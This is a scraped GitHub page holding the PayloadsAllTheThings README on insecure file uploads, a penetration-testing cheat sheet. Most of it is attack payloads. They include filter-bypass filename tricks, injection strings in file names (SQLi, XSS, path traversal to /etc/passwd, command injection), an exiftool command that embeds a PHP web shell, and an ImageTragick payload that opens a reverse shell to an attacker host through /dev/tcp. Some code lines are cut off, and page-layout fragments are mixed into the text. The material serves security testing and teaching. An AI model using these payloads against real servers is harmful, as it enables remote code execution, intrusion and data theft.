

Product

▼

Solutions

▼

Resources

▼

Open Source

▼

Enterprise

▼

Pricing

Sign in

Sign up

swisskyrepo / PayloadsAllTheThings

Public

Sponsor

Notifications

Fork

14.6k

Star

61.1k

<> Code

Pull requests

6

Actions

Projects

Security

Insights

Files

c95a0a1

Go to file

> .github

> API Key Leaks

> AWS Amazon Bucket S3

> Account Takeover

> Argument Injection

> Business Logic Errors

> CICD

> CORS Misconfiguration

> CRLF Injection

> CSRF Injection

> CSV Injection

> CVE Exploits

> Clickjacking

> Command Injection

> DNS Rebinding

> Dependency Confusion

> Directory Traversal

> Dom Clobbering

> File Inclusion

> Google Web Toolkit

> GraphQL Injection

> HTTP Parameter Pollution

> Hidden Parameters

> Insecure Deserialization

> Insecure Direct Object References

> Insecure Management Interface

> Insecure Randomness

> Insecure Source Code Manageme...

> JSON Web Token

> Java RMI

> Kubernetes

> LDAP Injection

> LaTeX Injection

> Mass Assignment

> Methodology and Resources

> NoSQL Injection

PayloadsAllTheThings / Upload Insecure Files / README.md

harunoz

Update README.md

87e78b4 · last year

History

Preview

Code

Blame

221 lines (175 loc) · 10.6 KB

Raw

# Upload Insecure Files

Uploaded files may pose a significant risk if not handled correctly. A remote attacker could send a multipart/form-data POST request with a specially-crafted filename or mime type and execute arbitrary code.

## Summary

• [Tools](#)

• [Exploits](#)

◦ [Defaults extensions](#)

◦ [Upload tricks](#)

◦ [Filename vulnerabilities](#)

◦ [Picture compression](#)

◦ [Configuration Files](#)

◦ [CVE - ImageMagick](#)

◦ [CVE - FFMpeg](#)

◦ [ZIP Archive](#)

◦ [Jetty RCE](#)

• [References](#)

## Tools







• [Fuxploider](#)


• [Burp > Upload Scanner](#)

• [ZAP > FileUpload AddOn](#)

## Exploits

Page 1 of 5

- >  OAuth Misconfiguration
- >  Open Redirect
- >  Prompt Injection
- >  Prototype Pollution
- >  Race Condition
- >  Request Smuqqaling



## Defaults extensions

- PHP Server

```
.php
.php3
.php4
.php5
.php7

# Less known PHP extensions
.pht
.phps
.phar
.phpt
.pgif
.phtml
.phtm
.inc
```

- ASP Server

```
.asp
.aspx
.config
.cer and .asa # (IIS <= 7.5)
shell.aspx;1.jpg # (IIS < 7.0)
shell.soap
```

- JSP: .jsp, .jspx, .jsw, .jsv, .jspxf, .wss, .do, .actions
- Perl: .pl, .pm, .cgi, .lib
- Coldfusion: .cfm, .cfml, .cfc, .dbm
- Nodejs: .js, .json, .node

## Upload tricks

- Use double extensions : .jpg.php, .png.php5
- Use reverse double extension (useful to exploit Apache misconfigurations where anything with extension .php, but not necessarily ending in .php will execute code): .php.jpg
- Random uppercase and lowercase : .pHp, .pHP5, .PhAr
- Null byte (works well against pathinfo() )
  - .php%00.gif
  - .php\x00.gif
  - .php%00.png
  - .php\x00.png
  - .php%00.jpg

- `.php\x00.jpg`
- Special characters
  - Multiple dots : `file.php.....` , in Windows when a file is created with dots at the end those will be removed.
  - Whitespace and new line characters
    - `file.php%20`
    - `file.php%0d%0a.jpg`
    - `file.php%0a`
  - Right to Left Override (RTLO): `name.%E2%80%AEphp.jpg` will became `name.gpj.php` .
  - Slash: `file.php/` , `file.php.\` , `file.j\sp` , `file.j/sp`
  - Multiple special characters: `file.jsp/. /. /. /. /. /.`
- Mime type, change `Content-Type : application/x-php` or `Content-Type : application/octet-stream` to `Content-Type : image/gif`
  - `Content-Type : image/gif`
  - `Content-Type : image/png`
  - `Content-Type : image/jpeg`
  - Content-Type wordlist: [Seclists/content-type.txt](#)
  - Set the Content-Type twice: once for unallowed type and once for allowed.
- [Magic Bytes](#)
  - Sometimes applications identify file types based on their first signature bytes. Adding/replacing them in a file might trick the application.
    - PNG: `\x89PNG\r\n\x1a\n\0\0\0\rIHDR\0\0\x03H\0\xs0\x03[`
    - JPG: `\xff\xd8\xff`
    - GIF: `GIF87a` OR `GIF8;`
  - Shell can also be added in the metadata
- Using NTFS alternate data stream (ADS) in Windows. In this case, a colon character ":" will be inserted after a forbidden extension and before a permitted one. As a result, an empty file with the forbidden extension will be created on the server (e.g. "`file.asax:.jpg` "). This file might be edited later using other techniques such as using its short filename. The "::\$data" pattern can also be used to create non-empty files. Therefore, adding a dot character after this pattern might also be useful to bypass further restrictions (e.g. "`file.asp:::$data.` ")

### Filename vulnerabilities

Sometimes the vulnerability is not the upload but how the file is handled after. You might want to upload files with payloads in the filename.

- Time-Based SQLi Payloads: e.g. `poc.js'(select*from(select(sleep(20)))a)+'extension`
- LFI/Path Traversal Payloads: e.g. `image.png../../../../../../../../etc/passwd`
- XSS Payloads e.g. `'"><img src=x onerror=alert(document.domain)>.extension`
- File Traversal e.g. `../../../../tmp/lol.png`
- Command Injection e.g. `; sleep 10;`

Also you upload:

- HTML/SVG files to trigger an XSS
- EICAR file to check the presence of an antivirus

### Picture Compression

Create valid pictures hosting PHP code. Upload the picture and use a **Local File Inclusion** to execute the code. The shell can be called with the following command : `curl 'http://localhost/test.php?0=system' --data "1='ls'" .`

- Picture Metadata, hide the payload inside a comment tag in the metadata.
- Picture Resize, hide the payload within the compression algorithm in order to bypass a resize. Also defeating `getimagesize()` and `imagecreatefromgif()` .

- [JPG](#): use createBulletproofJPG.py
- [PNG](#): use createPNGwithPLTE.php
- [GIF](#): use createGIFwithGlobalColorTable.php

### Picture with custom metadata

Create a custom picture and insert exif tag with `exiftool` . A list of multiple exif tags can be found at [exiv2.org](#)

```
convert -size 110x110 xc:white payload.jpg
exiftool -Copyright="PayloadsAllTheThings" -Artist="Pentest" -ImageUniqu
exiftool -Comment="<?php echo 'Command: '; if($_POST){system($_POST['cmd'
```

### Configuration Files

If you are trying to upload files to a :

- PHP server, take a look at the [.htaccess](#) trick to execute code.
- ASP server, take a look at the [web.config](#) trick to execute code.
- uWSGI server, take a look at the [uwsgi.ini](#) trick to execute code.

Configuration files examples

- [.htaccess](#)
- [web.config](#)
- [httpd.conf](#)
- [\\_\\_init\\_\\_.py](#)
- [uwsgi.ini](#)

Alternatively you may be able to upload a JSON file with a custom scripts, try to overwrite a dependency manager configuration file.

- package.json

```
"scripts": {
  "prepare" : "/bin/touch /tmp/pwned.txt"
}
```

- composer.json

```
"scripts": {
  "pre-command-run" : [
    "/bin/touch /tmp/pwned.txt"
  ]
}
```

### CVE - ImageMagick

If the backend is using ImageMagick to resize/convert user images, you can try to exploit well-known vulnerabilities such as ImageTragik.

- ImageTragik example: Upload this content with an image extension to exploit the vulnerability (ImageMagick , 7.0.1-1)

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/test.jpg)|bash -i >& /dev/tcp/attacker-i
pop graphic-context
```

More payloads in the folder `Picture ImageMagick`

### CVE - FFMpeg

FFmpeg HLS vulnerability

## ZIP archive

When a ZIP/archive file is automatically decompressed after the upload

- Zip Slip: directory traversal to write a file somewhere else

```
python evilarc.py shell.php -o unix -f shell.zip -p var/www/html/ -d

ln -s ../../../../index.php symindex.txt
zip --symlinks test.zip symindex.txt
```

## Jetty RCE

Upload the XML file to \$JETTY\_BASE/webapps/

- [JettyShell.xml - From Mikhail Klyuchnikov](#)

## Labs

- [Portswigger Labs on File Uploads](#)

## References

- [Bulletproof Jpegs Generator - Damien "virtualabs" Cauquil](#)
- [BookFresh Tricky File Upload Bypass to RCE, NOV 29, 2014 - AHMED ABOUL-ELA](#)
- [Encoding Web Shells in PNG IDAT chunks, 04-06-2012, phil](#)
- [La PNG qui se prenait pour du PHP, 23 février 2014](#)
- [File Upload restrictions bypass - Haboob Team](#)
- [File Upload - Mahmoud M. Awali / @0xAwali](#)
- [IIS - SOAP](#)
- [Arbitrary File Upload Tricks In Java - pyn3rd](#)
- [File Upload - HackTricks](#)
- [Injection points in popular image formats - Daniel Kalinowski - Nov 8, 2019](#)
- [A tip for getting RCE in Jetty apps with just one XML file! - Aug 4, 2022 - PT SWARM / @ptswarm](#)
- [Jetty Features for Hacking Web Apps - September 15, 2022 - Mikhail Klyuchnikov](#)
- [Inyección de código en imágenes subidas y tratadas con PHP-GD - Spanish Resource - hackplayers](#)
- [A New Vector For “Dirty” Arbitrary File Write to RCE - Doyensec - Maxence Schmitt and Lorenzo Stella](#)